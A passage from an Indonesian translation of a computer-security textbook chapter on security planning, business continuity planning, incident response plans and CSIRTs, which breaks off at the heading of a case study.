- Tim perencanaan harus peka terhadap kebutuhan setiap kelompok yang terkena dampak rencana.
- Mereka yang terpengaruh oleh rekomendasi keamanan harus memahami apa arti rencana tersebut untuk cara mereka menggunakan sistem dan melakukan aktivitas bisnis mereka. Secara khusus, mereka harus melihat bagaimana apa yang mereka lakukan dapat mempengaruhi pengguna lain dan sistem lain.
- Manajemen harus berkomitmen untuk menggunakan dan menegakkan aspek keamanan sistem.

Pendidikan dan publisitas dapat membantu orang memahami dan menerima rencana keamanan. Penerimaan tidak hanya melibatkan surat tetapi juga semangat kontrol keamanan. Ada cerita tentang seorang karyawan yang mengalami 24 perubahan kata sandi sekaligus untuk kembali ke kata sandi favorit, dalam sistem yang mencegah penggunaan salah satu dari 23 kata sandi yang paling baru digunakan. Jelas, karyawan tersebut tidak mengerti atau tidak setuju dengan alasan pembatasan kata sandi. Jika orang memahami perlunya kontrol yang direkomendasikan dan menerimanya sebagai hal yang masuk akal, mereka akan menggunakan kontrol dengan benar dan efektif. Jika orang menganggap kontrol itu mengganggu, berubah-ubah, atau kontraproduktif, mereka akan bekerja untuk menghindari atau menumbangkannya.

Komitmen manajemen diperoleh melalui pemahaman. Tapi pemahaman ini bukan hanya fungsi dari apa yang masuk akal secara teknologi; itu juga melibatkan mengetahui penyebab dan dampak potensial dari kurangnya keamanan. Manajer juga harus mempertimbangkan trade-off dalam hal kenyamanan dan biaya. Rencana tersebut harus memberikan gambaran tentang seberapa efektif biaya pengendalian, terutama jika dibandingkan dengan potensi kerugian jika keamanan dilanggar tanpa

pengendalian. Dengan demikian, presentasi rencana yang tepat sangat penting, dalam hal yang berhubungan dengan manajemen serta masalah teknis.

Ingatlah bahwa beberapa manajer bukanlah spesialis komputasi. Sebaliknya, sistem mendukung manajer yang ahli dalam beberapa fungsi bisnis lainnya, seperti perbankan, teknologi medis, atau olahraga. Dalam kasus seperti itu, rencana keamanan harus menyajikan risiko keamanan dalam bahasa yang dimengerti oleh para manajer. Rencana keamanan yang berguna harus menghindari jargon teknis dan mendidik pembaca tentang sifat risiko keamanan yang dirasakan dalam konteks bisnis yang didukung sistem. Terkadang pakar luar dapat menjembatani kesenjangan antara bisnis dan keamanan manajer.

Rencana keamanan memposisikan masalah teknis dalam istilah yang dapat dipahami oleh orang nonteknis.

Manajemen sering enggan mengalokasikan dana untuk pengendalian sebelum memahami nilai dari pengendalian tersebut. Seperti yang kita catat nanti dalam bab ini, hasil analisis risiko dapat membantu mengomunikasikan pertukaran keuangan dan manfaat dari penerapan pengendalian. Dengan menjelaskan kerentanan dalam istilah keuangan dan dalam konteks kegiatan bisnis biasa (seperti membocorkan data ke pesaing atau pihak luar), perencana keamanan dapat membantu manajer memahami perlunya kontrol.

Rencana yang baru saja kita bahas adalah bagian dari bisnis normal. Mereka membahas bagaimana bisnis menangani kebutuhan keamanan komputer. Rencana serupa mungkin membahas bagaimana meningkatkan penjualan atau meningkatkan kualitas produk, sehingga kegiatan perencanaan ini harus menjadi bagian alami dari manajemen.

Selanjutnya kita beralih ke dua jenis rencana bisnis tertentu yang menangani masalah keamanan tertentu: mengatasi dan mengendalikan aktivitas selama insiden keamanan dan memastikan bahwa aktivitas bisnis berlanjut meskipun ada insiden.

5.2 Perencanaan Kontinuitas Bisnis

Perusahaan kecil yang bekerja dengan margin keuntungan yang rendah dapat gulung tikar karena insiden komputer (walaupun berapa banyak yang gagal masih diperdebatkan, seperti yang dilaporkan Kasus 5.2). Bisnis besar yang sehat secara finansial dapat mengatasi insiden sederhana yang mengganggu penggunaan komputer mereka untuk sementara waktu, meskipun itu menyakitkan bagi mereka. Tetapi bahkan perusahaan kaya pun tidak ingin mengeluarkan uang yang tidak perlu. Analisis terkadang sesederhana tidak ada komputer berarti tidak ada pelanggan berarti tidak ada penjualan berarti tidak ada keuntungan.

Instansi pemerintah, lembaga pendidikan, dan organisasi nirlaba juga memiliki anggaran terbatas, yang ingin mereka gunakan untuk memenuhi kebutuhan mereka. Mereka mungkin tidak memiliki motif keuntungan langsung, tetapi mampu memenuhi kebutuhan pelanggan mereka—masyarakat, mahasiswa, dan konstituen—sebagian menentukan seberapa baik mereka akan berjalan di masa depan. Semua jenis organisasi harus merencanakan cara untuk mengatasi situasi darurat.

Kasus 5.2

Apakah Bisnis Gagal dari Insiden Keamanan?

Jika Anda menelusuri web, Anda dapat dengan mudah menemukan referensi ke statistik bahwa 80 persen organisasi yang terkena dampak insiden komputer yang signifikan tutup dalam waktu 18 bulan. Atau terkadang 40 persen. Atau kadang 2 tahun. Atau terkadang bisnis yang tidak memiliki rencana kesinambungan. Dengan begitu banyak orang yang mengutip statistik ini, itu pasti benar.

Benarkah demikian?
Mel Gosling, seorang perencana kelangsungan bisnis, menulis sebuah opini di Internet (Gosling:07) di mana ia berpendapat bahwa 80 persen, atau bahkan 40 persen, tidak dapat dipercaya. Untuk mendukung pendapatnya, ia mengutip beberapa bencana alam besar (banjir, wabah penyakit, pemboman) di mana ia dapat memperkirakan jumlah kegagalan bisnis dan menghasilkan angka jauh di bawah bahkan 40 persen.

Kemudian, dia dan rekannya Andrew Hiles (Gosling:09) mencari dan menganalisis 29 referensi jumlah bisnis yang gagal setelah insiden komputer. Dalam semua 29 kasus mereka menemukan (a) tidak ada pembenaran yang mendukung, (b) referensi yang tidak jelas ("menurut laporan IDC [tidak ditentukan] ... "), (c) referensi ke laporan dari sumber dengan kepentingan pribadi (seperti sebuah perusahaan konsultan yang memandu klien dalam perencanaan bencana), atau (d) referensi ke sumber yang tidak memiliki data pendukung, atau pembenaran serupa yang sulit dipahami (referensi ke Administrasi Arsip dan Catatan Nasional AS, yang merujuk pada buku yang ditulisnya pada tahun 1997 yang mengutip siaran televisi). Jadi, angka 80 persen (atau 40, 60, 70, 43, atau 27 persen, pilih nomor favorit Anda) tampaknya tanpa pembenaran yang dapat diverifikasi.

Jadilah skeptis lain kali Anda mendengar pernyataan seperti itu.

Rencana kelangsungan bisnis mendokumentasikan bagaimana bisnis akan terus berfungsi selama atau setelah insiden keamanan komputer. Rencana keamanan biasa mencakup keamanan komputer selama waktu normal dan berurusan dengan perlindungan terhadap berbagai kerentanan dari sumber biasa.

Rencana kesinambungan bisnis berkaitan dengan situasi yang memiliki dua karakteristik:

- situasi bencana, di mana semua atau sebagian besar kemampuan komputasi tiba-tiba tidak tersedia
- durasi panjang, di mana pemadaman diperkirakan berlangsung lama sehingga bisnis akan menderita

Perencanaan kesinambungan bisnis memberikan petunjuk dan respons terhadap krisis yang mengancam keberadaan bisnis.

Rencana kesinambungan bisnis akan sangat membantu dalam banyak situasi. Berikut adalah beberapa contoh yang menggambarkan apa yang mungkin Anda temukan dalam membaca surat kabar harian Anda:

- Kebakaran menghancurkan seluruh jaringan perusahaan.
- Kegagalan komponen perangkat lunak penting yang tampaknya permanen membuat sistem komputasi tidak dapat digunakan.
- Kegagalan tiba-tiba pemasok listrik, telekomunikasi, akses jaringan, atau batas layanan penting lainnya atau menghentikan aktivitas.
- Banjir mencegah staf pendukung jaringan yang penting untuk mencapai pusat operasi.

Seperti yang Anda lihat, dampak dalam setiap contoh kemungkinan akan berlanjut untuk waktu yang lama, dan masing-masing menonaktifkan fungsi vital.

Anda mungkin juga telah memperhatikan seberapa sering "komputer" disalahkan atas ketidakmampuan untuk menyediakan layanan atau produk. Misalnya, petugas di toko tidak dapat menggunakan mesin kasir karena “komputer mati”. Anda mungkin memiliki CD di tangan Anda, ditambah uang tunai untuk membayarnya. Tapi petugas tidak akan mengambil uang Anda dan mengirim Anda dalam perjalanan. Seringkali, layanan komputer dipulihkan segera. Tapi terkadang tidak. Suatu kali kami tertunda selama lebih dari satu jam di bandara karena badai listrik yang menyebabkan pemadaman listrik dan menonaktifkan komputer maskapai. Meskipun tiket kami menunjukkan dengan jelas reservasi kami pada penerbangan tertentu, agen maskapai menolak untuk mengizinkan siapa pun naik karena mereka tidak dapat menetapkan kursi. Ketika komputer tetap mati, para agen menjadi panik karena teknologinya menunda penerbangan dan, yang lebih penting, mengganggu ratusan koneksi.

Dan kejadian ini jauh sebelum serangan teroris 9/11 memperketat keamanan maskapai.

Kunci untuk mengatasi bencana semacam itu adalah perencanaan dan persiapan sebelumnya, mengidentifikasi aktivitas yang akan membuat bisnis tetap bertahan saat teknologi komputasi dinonaktifkan.

Langkah-langkah dalam perencanaan kesinambungan bisnis adalah sebagai berikut:

- Menilai dampak bisnis dari krisis.
- Mengembangkan strategi untuk mengendalikan dampak.
- Mengembangkan dan mengimplementasikan rencana untuk strategi

5.1.1 Memperkirakan Dampak Bisnis

Untuk menilai dampak kegagalan pada bisnis Anda, Anda mulai dengan mengajukan dua pertanyaan kunci:

- Apa aset penting? Apa saja hal-hal yang jika hilang akan menghalangi bisnis untuk melakukan bisnis? Jawaban biasanya dalam bentuk "jaringan," "basis data reservasi pelanggan," atau "sistem yang mengendalikan lampu lalu lintas."
- Apa yang dapat mengganggu penggunaan aset-aset ini? Kerentanan lebih penting daripada agen ancaman. Misalnya, apakah hancur karena kebakaran atau tersengat badai listrik, jaringan tetap mati. Jawabannya mungkin “gagal”, “rusak”, atau “kehilangan kekuasaan”.

Anda mungkin hanya akan menemukan beberapa aset utama saat melakukan analisis ini.

Jangan mengabaikan orang dan hal-hal yang mereka butuhkan untuk dukungan, seperti dokumentasi dan peralatan komunikasi. Cara lain untuk memikirkan aset Anda adalah dengan bertanya pada diri sendiri, “Apa set minimum hal atau aktivitas yang diperlukan untuk menjaga operasional bisnis, setidaknya sampai tingkat tertentu?” Jika sistem manual akan mengkompensasi sistem komputer yang gagal, meskipun tidak efisien, Anda mungkin ingin mempertimbangkan untuk membangun sistem manual seperti itu sebagai aset penting yang potensial. Pikirkan maskapai yang tidak dapat menetapkan kursi secara manual dari bagan kabin.

Kemudian dalam bab ini kita mempelajari analisis risiko, cara komprehensif untuk memeriksa aset, kerentanan, dan kontrol. Untuk perencanaan kesinambungan bisnis, kami tidak memerlukan analisis risiko penuh. Sebaliknya, kami hanya fokus pada hal-hal yang penting untuk melanjutkan operasi. Kami juga melihat kelas objek yang lebih besar, seperti "jaringan", yang kehilangan atau kompromisnya dapat memiliki efek bencana.

Mengembangkan Strategi

Strategi kesinambungan menyelidiki bagaimana aset utama dapat dijaga. Dalam beberapa kasus, salinan cadangan data atau perangkat keras yang berlebihan atau proses manual alternatif sudah cukup baik. Terkadang, jawaban yang paling masuk akal adalah pengurangan kapasitas. Misalnya, seorang perencana mungkin menyimpulkan bahwa jika call center di London gagal, bisnis dapat mengalihkan

semua panggilan ke Tokyo. Mungkin staf di Tokyo tidak dapat menangani beban penuh lalu lintas London; situasi ini dapat mengakibatkan pelanggan kesal atau bahkan kehilangan, tetapi setidaknya beberapa bisnis dapat ditransaksikan.

Idealnya, Anda ingin melanjutkan bisnis tanpa kerugian. Tetapi dengan kegagalan bencana, biasanya hanya sebagian dari fungsi bisnis yang dapat dipertahankan. Dalam hal ini, Anda harus mengembangkan strategi yang tepat untuk bisnis dan pelanggan Anda. Misalnya, Anda dapat memutuskan apakah lebih baik mempertahankan setengah dari fungsi A dan setengah dari B, atau sebagian besar dari A dan tidak sama sekali dari B.

Perencanaan kelangsungan bisnis memaksa perusahaan untuk menetapkan prioritas dasar.

Anda juga harus mempertimbangkan kerangka waktu di mana bisnis dilakukan. Beberapa bencana berlangsung lebih lama dari yang lain. Misalnya, membangun kembali setelah kebakaran adalah proses yang panjang dan menyiratkan waktu yang lama dalam mode bencana. Strategi Anda mungkin memiliki beberapa langkah, masing-masing tergantung pada berapa lama bisnis dinonaktifkan. Dengan demikian, Anda dapat mengambil satu tindakan sebagai respons terhadap pemadaman selama satu jam, dan tindakan lainnya jika pemadaman dapat berlangsung satu hari atau lebih lama.

Karena Anda merencanakan sebelumnya, Anda memiliki kemewahan untuk dapat memikirkan kemungkinan keadaan dan mengevaluasi alternatif. Misalnya, Anda mungkin menyadari bahwa jika situs Tokyo bekerja untuk situs London yang dinonaktifkan, akan ada perbedaan zona waktu yang signifikan. Mungkin lebih baik mengalihkan panggilan pagi ke Tokyo dan panggilan sore ke Dallas, untuk menghindari meminta staf Tokyo bekerja lembur.

Hasil dari analisis strategi adalah pemilihan tindakan terbaik, yang diatur oleh keadaan. Strategi tersebut kemudian dapat digunakan sebagai dasar untuk rencana kelangsungan bisnis Anda.

5.1.2 Pengembangan Perencanaan

Rencana kelangsungan bisnis menetapkan beberapa hal penting:
- siapa yang bertanggung jawab saat insiden terjadi
- apa yang harus dilakukan
- siapa yang melakukannya?

Rencana tersebut membenarkan membuat pengaturan terlebih dahulu, seperti memperoleh peralatan yang berlebihan, mengatur cadangan data, dan menimbun persediaan, sebelum bencana. Rencana tersebut juga membenarkan pelatihan lanjutan sehingga orang tahu bagaimana mereka harus bereaksi. Dalam bencana

akan ada kebingungan; Anda tidak ingin menambahkan orang yang bingung ke masalah yang sudah parah.

Orang yang bertanggung jawab menyatakan keadaan darurat dan menginstruksikan orang untuk mengikuti prosedur yang didokumentasikan dalam rencana. Penanggung jawab juga menyatakan kapan keadaan darurat selesai dan kondisi dapat kembali normal.

Jarang sekali rencana itu memberi tahu langkah-langkah yang tepat untuk diambil dalam suatu krisis, karena sifat krisis itu terlalu bervariasi. Bahkan dalam kategori luas (seperti, sesuatu menyebabkan jaringan gagal) sifat "kegagalan" dan prospek pemulihan (satu jam, satu hari, satu minggu) sangat tidak tepat sehingga tidak ada rencana yang dapat menentukan apa yang harus dilakukan dalam setiap situasi. . Sebaliknya, orang yang bertanggung jawab memiliki keleluasaan untuk mengambil tindakan yang tampaknya terbaik pada saat itu. Intinya adalah, satu orang bertanggung jawab dan berwenang mengeluarkan uang yang diperlukan untuk memulihkan setidaknya sebagian.

Dengan demikian, perencanaan kesinambungan bisnis membahas bagaimana mempertahankan beberapa tingkat aktivitas bisnis kritis meskipun terjadi bencana. Fokusnya adalah menjaga bisnis tetap layak. Ini didasarkan pada survei aset, yang hanya berfokus pada beberapa aset kritis dan kerentanan serius yang dapat mengancam operasi untuk jangka waktu yang lama atau tidak ditentukan.

Fokus dari rencana kesinambungan bisnis adalah menjaga bisnis tetap berjalan sementara orang lain menangani krisis. Artinya, rencana kelangsungan bisnis tidak termasuk memanggil pemadam kebakaran atau mengevakuasi gedung, meskipun langkah-langkah itu penting. Fokus dari rencana kesinambungan bisnis adalah bisnis dan bagaimana menjaganya agar tetap berfungsi pada tingkat yang memungkinkan dalam situasi tersebut. Menangani keadaan darurat adalah masalah orang lain.

Rencana kelangsungan bisnis berfokus pada kebutuhan bisnis.

Sekarang kita beralih ke rencana lain yang secara khusus menangani krisis komputer.

5.3 Menangani Insiden

Jaringan menggiling hampir berhenti. Munculan menyarankan Anda untuk segera menambal aplikasi. Sebuah file menghilang. Nama yang tidak biasa muncul pada daftar proses aktif. Apakah salah satu dari situasi ini normal? Sebuah perhatian? Sesuatu untuk dilaporkan, dan jika ya, kepada siapa? Salah satu dari situasi ini bisa menjadi tanda pertama dari insiden keamanan, atau tidak sama sekali. Apa yang harus Anda lakukan?

Individu harus bertanggung jawab atas lingkungan mereka sendiri. Namun mahasiswa di sebuah universitas atau karyawan sebuah perusahaan atau instansi pemerintah terkadang menganggap itu adalah tanggung jawab orang lain. Atau mereka tidak ingin mengganggu staf operasi yang sibuk dengan sesuatu yang mungkin bukan apa-apa.

Organisasi mengembangkan kemampuan untuk menangani insiden dari menerima laporan pertama dan menyelidikinya. Di bagian ini kami mempertimbangkan praktik penanganan insiden.

5.3.1 Rencana Tanggap Insiden

Rencana respons insiden (keamanan) memberi tahu staf cara menangani insiden keamanan. Berbeda dengan rencana kelangsungan bisnis, tujuan respons insiden adalah menangani insiden keamanan saat ini, tanpa memperhatikan masalah bisnis secara langsung. Insiden keamanan pada saat yang sama dapat menjadi bencana bisnis, sebagaimana ditangani oleh rencana kelangsungan bisnis. Tetapi sebagai peristiwa keamanan tertentu, ini mungkin kurang dari bencana (yaitu, mungkin tidak terlalu mengganggu bisnis) tetapi bisa menjadi pelanggaran keamanan yang serius, seperti serangan peretas atau kasus penipuan internal. Sebuah insiden bisa berupa peristiwa tunggal, serangkaian peristiwa, atau masalah yang sedang berlangsung.

Rencana respons insiden merinci cara menangani semua jenis insiden keamanan.

Rencana respons insiden harus :

- menentukan apa yang dimaksud dengan insiden
- mengidentifikasi siapa yang bertanggung jawab untuk mengambil alih situasi
- menggambarkan rencana aksi

Rencana tersebut biasanya memiliki tiga fase: perencanaan awal, triase, dan menjalankan insiden. Fase keempat, review, berguna setelah situasi mereda sehingga insiden ini dapat mengarah pada perbaikan untuk insiden di masa depan.

Perencanaan Awal

Seperti semua fungsi perencanaan, perencanaan awal bekerja paling baik karena orang dapat berpikir logis, tidak tergesa-gesa, dan tanpa tekanan atau emosi. Apa yang dimaksud dengan insiden mungkin tidak jelas. Kami tidak dapat mengetahui detail insiden sebelumnya. Karakteristik umum termasuk bahaya atau risiko kerusakan pada sistem komputer, data, pemrosesan, atau orang; ketidakpastian awal mengenai tingkat kerusakan; dan ketidakpastian serupa mengenai sumber atau metode insiden. Misalnya, Anda dapat melihat bahwa file tersebut hilang atau halaman beranda telah dirusak, tetapi Anda tidak tahu bagaimana atau oleh siapa atau kerusakan lain apa yang mungkin terjadi.

Dalam organisasi yang belum melakukan perencanaan insiden, kekacauan dapat berkembang pada titik ini. Seseorang berlari ke manajer jaringan. Seseorang mengirim email ke meja bantuan. Seseorang menelepon FBI, CERT, surat kabar, atau pemadam kebakaran. Orang-orang mulai menyelidiki sendiri, tanpa berkoordinasi dengan staf terkait di departemen, lembaga, atau bisnis lain. Dan terjadilah percakapan, desas-desus, dan informasi yang salah: seringkali lebih berisik daripada substansi.

Dengan rencana respons insiden, semua orang dilatih terlebih dahulu untuk menghubungi pemimpin yang ditunjuk. Rencana tersebut menetapkan daftar orang yang harus disiagakan, dalam rangka, jika orang pertama tidak tersedia. Pemimpin memutuskan apa yang harus dilakukan selanjutnya, dimulai dengan menentukan apakah ini insiden nyata atau alarm palsu. Memang, peristiwa alam terkadang terlihat seperti insiden, dan fakta situasinya harus ditetapkan terlebih dahulu. Jika pemimpin memutuskan ini mungkin insiden nyata, dia memanggil tim respons.

Rencana respons insiden memberi tahu siapa yang harus dihubungi jika terjadi insiden, yang mungkin hanya situasi tidak biasa yang belum dikonfirmasi.

Tim Respon

Tim respons adalah kumpulan orang yang bertanggung jawab untuk menanggapi insiden tersebut. Tim respons mungkin termasuk:

- direktur: orang yang bertanggung jawab atas insiden tersebut, yang memutuskan tindakan apa yang harus diambil dan kapan harus menghentikan respons. Direktur biasanya adalah karyawan manajemen.
- teknisi: orang yang melakukan bagian teknis dari respons. Teknisi utama memutuskan di mana harus memusatkan perhatian, menganalisis data situasi, mendokumentasikan insiden dan bagaimana penanganannya, dan memanggil orang teknis lain untuk membantu analisis.
- penasihat: anggota staf hukum, sumber daya manusia, atau hubungan masyarakat yang sesuai.

Dalam insiden kecil, satu orang dapat menangani lebih dari satu peran ini. Namun demikian, satu orang harus bertanggung jawab, seseorang yang mengarahkan pekerjaan respons, satu titik kontak untuk “orang dalam” (karyawan, pengguna), dan satu perwakilan resmi untuk “publik.”

Untuk mengembangkan kebijakan dan mengidentifikasi tim respons, Anda perlu mempertimbangkan hal-hal tertentu.

- Masalah hukum: Sebuah insiden memiliki konsekuensi hukum. Di beberapa negara, penyusupan komputer adalah ilegal, sehingga aparat penegak hukum harus dilibatkan dalam penyelidikan. Di tempat lain, Anda memiliki keleluasaan dalam memutuskan apakah akan meminta penegak hukum untuk berpartisipasi. Selain tindakan pidana, Anda mungkin dapat membawa kasus perdata. Kedua

jenis tindakan hukum tersebut berimplikasi serius terhadap tanggapannya. Misalnya, bukti harus dikumpulkan dan dipelihara dengan cara tertentu agar dapat digunakan di pengadilan. Demikian pula, undang-undang dapat membatasi apa yang dapat Anda lakukan terhadap penyerang yang diduga: Memutus koneksi mungkin dapat diterima, tetapi meluncurkan serangan penolakan layanan pembalasan mungkin tidak.

- Menyimpan bukti: Reaksi paling umum dalam suatu insiden adalah menganggap penyebabnya internal atau kebetulan. Misalnya, pertama-tama Anda mungkin berasumsi bahwa perangkat keras telah gagal atau perangkat lunak tidak berfungsi dengan benar. Staf dapat diarahkan untuk mengubah konfigurasi, memuat ulang perangkat lunak, mem-boot ulang sistem, atau mencoba menyelesaikan masalah dengan menyesuaikan perangkat lunak. Sayangnya, masing-masing tindakan ini dapat mendistorsi atau menghancurkan bukti yang tidak dapat diperbaiki. Saat menangani kemungkinan insiden, lakukan sesedikit mungkin sebelum mengamankan situs dan “menghapus sidik jari”.
- Catatan: Mungkin sulit untuk mengingat apa yang telah Anda lakukan: Apakah Anda sudah memuat ulang file tertentu? Langkah apa yang membawa Anda ke prompt yang meminta alamat server DNS baru? Jika Anda memanggil penyelidik forensik luar atau polisi, Anda harus memberi tahu persis apa yang telah Anda lakukan. Daftar apa yang telah dilakukan juga dapat membantu orang-orang yang perlu menentukan apa yang terjadi, bagaimana mencegahnya di masa depan, dan bagaimana memulihkan data dan kemampuan komputasi.
- Hubungan masyarakat: Dalam menangani insiden, organisasi Anda harus berbicara dengan satu suara. Anda berisiko mengirim pesan yang membingungkan jika terlalu banyak orang yang berbicara. Hanya satu orang yang boleh berbicara di depan umum jika tindakan hukum dapat diambil. Komentar yang tidak dijaga dapat memberi petunjuk kepada penyerang atau memiliki efek negatif pada kasus tersebut. Anda cukup mengatakan bahwa suatu insiden telah terjadi, ceritakan secara singkat dan umum apa itu, dan nyatakan bahwa situasinya sekarang terkendali dan operasi normal akan dilanjutkan (pada waktu tertentu, jika perkiraan yang dapat diandalkan dapat diberikan).

Responden insiden pertama-tama melakukan triase: Mereka menyelidiki apa yang telah terjadi. “Jaringan merespons dengan lambat” dapat memiliki banyak penyebab, mulai dari penggunaan yang berlebihan hingga kerusakan elektronik hingga serangan teroris. Berdasarkan analisis pertama, tim memutuskan langkah apa yang harus diambil untuk mengatasi insiden tersebut. Beberapa insiden menyelesaikan sendiri (misalnya, penggunaan berat berakhir), beberapa tetap sama (kerusakan tidak sembuh sendiri), dan beberapa menjadi lebih buruk (serangan meningkat). Responden insiden mengikuti kasus ini sampai mereka mengidentifikasi penyebabnya dan melakukan sebanyak mungkin untuk mengembalikan sistem ke normal. Kemudian tim selesai mendokumentasikan pekerjaannya dan menyatakan insiden selesai.

"Apakah ini benar-benar sebuah insiden" adalah pertanyaan yang paling penting.

Setelah Insiden Terselesaikan

Akhirnya, tim respon insiden menutup kasus ini. Pada titik ini tim akan mengadakan peninjauan setelah kejadian untuk mempertimbangkan dua hal:

- Apakah ada tindakan pengendalian keamanan yang harus diambil? Apakah penyusup menyusup ke sistem karena patch keamanan tidak mutakhir; jika demikian, haruskah ada prosedur untuk memastikan bahwa tambalan diterapkan saat tersedia? Apakah akses diperoleh karena kata sandi yang dipilih dengan buruk; jika demikian, haruskah ada kampanye untuk mendidik pengguna tentang cara membuat kata sandi yang kuat? Jika ada kegagalan kontrol, apa yang harus dilakukan untuk mencegah serangan serupa di masa depan?
- Apakah rencana respons insiden berhasil? Apakah semua orang tahu siapa yang harus diberitahu? Apakah tim memiliki sumber daya yang dibutuhkan? Apakah responnya cukup cepat? Apakah sumber daya kritis tertentu terpengaruh secara tidak perlu? Apa yang harus dilakukan secara berbeda lain kali?

Rencana respons insiden memastikan bahwa insiden ditangani dengan segera, efisien, dan dengan bahaya minimal.

Tim Tanggap Insiden

Banyak organisasi menamai dan memelihara tim orang yang terlatih dan berwenang untuk menangani insiden keamanan. Tim seperti itu, yang disebut tim respons insiden keamanan komputer (CSIRT) atau tim tanggap darurat komputer (CERT) adalah standar di organisasi swasta dan pemerintah besar, serta banyak yang lebih kecil. CSIRT dapat terdiri dari satu orang atau dapat berupa tim fleksibel yang terdiri dari lusinan orang yang siap dipanggil untuk keterampilan khusus yang dapat mereka sumbangkan.

Majalah IEEE Security & Privacy edisi September–Oktober 2014 dikhususkan untuk CSIRT. Makalah mencakup studi kasus CSIRT nasional dan koordinasinya dengan CSIRT pihak lain, bagaimana CSIRT dapat (dan harus) mengotomatiskan evaluasi jutaan item data yang diterima setiap jam, dan studi personel CSIRT dari perspektif psikologis untuk membantu tim menjadi lebih efektif.

Jenis CSIRTSI

Satu orang, komputer atau administrator jaringan dari sebuah organisasi kecil, dapat membentuk tim tanggap insiden yang penuh dan permanen. Menanggapi insiden besar dapat mengambil alih tanggung jawab biasa lainnya. Untuk alasan ini, ketika operasi teknologi informasi organisasi menjadi lebih besar atau lebih kompleks, sifat kemampuan responsnya sering berubah.

Tetapi satu orang atau satu organisasi respons internal bukanlah tata letak penuh respons insiden di seluruh dunia. Meskipun beberapa insiden terbatas pada satu organisasi, yang lain melibatkan banyak target, terkadang melintasi batas organisasi, politik, dan geografis. Berikut adalah beberapa model untuk CSIRT:

- tim respons organisasi penuh untuk menangani semua insiden; tim tersebut dapat mencakup staf terpisah untuk menangani situasi di unit organisasi yang berbeda, seperti pabrik di lokasi yang terpisah atau unit bisnis yang berbeda dari perusahaan yang lebih besar
- pusat koordinasi untuk mengoordinasikan aktivitas respons insiden di seluruh organisasi, sehingga pekerjaan tidak digandakan secara tidak perlu dan upaya berlanjut ke tujuan yang sama yang disebut CSIRT nasional dengan tanggung jawab koordinasi dalam suatu negara dan CSIRT nasional negara lain
- CSIRT sektor untuk membantu menyelidiki dan menangani insiden khusus untuk sektor bisnis tertentu, misalnya, lembaga keuangan atau fasilitas medis; beberapa serangan fokus pada satu jenis target (misalnya, pada tahun 2013 bank-bank besar menjadi target serangan penolakan layanan besar-besaran)
- CSIRT vendor untuk menangani atau berpartisipasi dalam insiden yang melibatkan produk satu produsen tim CSIRT yang dialihdayakan, disewa untuk melakukan layanan respons insiden berdasarkan kontrak dengan perusahaan lain

CSIRT beroperasi dalam organisasi, nasional, internasional, oleh vendor, dan oleh sektor bisnis.

Konsep terkait adalah pusat operasi keamanan (SOC), yang melakukan pemantauan jaringan sehari-hari dan mungkin yang pertama mendeteksi dan melaporkan situasi yang tidak biasa. Juga, pusat berbagi dan analisis informasi (ISAC) melakukan beberapa fungsi CSIRT dengan berbagi data ancaman dan insiden di seluruh CSIRT.

Aktivitas CSIRT

Tanggung jawab CSIRT meliputi:

- Pelaporan: menerima laporan tentang insiden yang dicurigai dan pelaporan yang sesuai kepada manajemen senior
- Deteksi: investigasi untuk menentukan apakah suatu insiden terjadi
- Triase: tindakan segera untuk mengatasi kebutuhan mendesak
- Tanggapan: koordinasi upaya untuk menangani semua aspek dengan cara yang sesuai dengan tingkat keparahan dan tuntutan waktu
- Post-mortem: mendeklarasikan insiden tersebut dan mengatur untuk meninjau kasus tersebut untuk meningkatkan respons di masa mendatang
- Pendidikan: mencegah bahaya dengan memberi nasihat tentang praktik keamanan yang baik dan menyebarkan pelajaran yang didapat dari insiden masa lalu

Peran proaktif CSIRT dalam mencegah serangan semakin penting, lapor tim Robin Ruefle. Tim mempelajari data saat ini untuk memprediksi tren serangan di masa depan sebagai cara untuk menentukan di mana harus menginvestasikan sumber daya pencegahan.

Keanggotaan Tim

Tidak jarang tim tanggap insiden dari sebuah organisasi besar memiliki 50 anggota atau lebih. Pada waktu yang berbeda, tim respons membutuhkan berbagai keterampilan, termasuk kemampuan untuk

- mengumpulkan, menganalisis, dan menyimpan bukti forensik digital
- menganalisis data untuk menyimpulkan tren
- menganalisis sumber, dampak, dan struktur kode berbahaya
- membantu mengelola instalasi dan jaringan dengan mengembangkan pertahanan seperti tanda tangan
- melakukan pengujian penetrasi dan analisis kerentanan
- memahami teknologi terkini yang digunakan dalam serangan

Keterampilan khusus dapat dibawa ke dalam tim respons sesuai kebutuhan untuk insiden tertentu.

Membentuk tim terlebih dahulu memungkinkan organisasi memilih orang sesuai dengan keterampilan pribadi dan teknis mereka, mencoba pengelompokan anggota yang berbeda untuk menentukan apakah campuran orang efektif, dan membiarkan anggota tim mengembangkan persahabatan dan kepercayaan sebelum harus bekerja sama dalam suatu insiden . Selain itu, setidaknya beberapa anggota tim respons insiden akan memiliki pekerjaan lain di organisasi; yaitu, mereka tidak bekerja penuh waktu untuk tim insiden. Dengan pemberitahuan sebelumnya, manajer dapat merencanakan orang lain untuk mengambil alih pekerjaan orang yang diperbantukan ke tim respons insiden selama durasi insiden.

Berbagi informasi

Seperti yang dilaporkan Robin Ruefle dan rekan [RUE14], berbagi informasi adalah tanggung jawab utama CSIRT. Sebuah insiden yang mempengaruhi satu situs juga dapat mempengaruhi yang lain, dan analisis dari satu tempat dapat membantu yang lain. Namun, hingga saat ini tidak ada standar untuk berbagi informasi otomatis antara CSIRT. Karena masalah kepercayaan, banyak berbagi sekarang terjadi secara informal, dari mulut ke mulut, di mana satu anggota CSIRT berinteraksi dengan rekan yang dikenal di lain. Model tersebut tidak menskalakan ke operasi skala yang lebih besar, juga tidak mendukung pertukaran dengan CSIRT nasional dan koordinator lainnya. Berbagi informasi juga terhambat karena ketakutan akan persaingan, publisitas negatif, dan peraturan.

Respons insiden sering kali memerlukan berbagi informasi—di dalam organisasi, dengan orang-orang yang terkena dampak serupa, dan dengan pejabat nasional.

Menentukan Lingkup Insiden Inc

Ruang lingkup sebuah insiden jarang terlihat jelas di awal. Ini mungkin dimulai dengan seseorang yang memperhatikan sesuatu yang tidak teratur. (Lihat contoh di Kasus 5-3 tentang bagaimana ketidakteraturan kecil meledak menjadi insiden besar.)

Kasus 5.3

Saldo Akun Salah Menyebabkan Penyusup

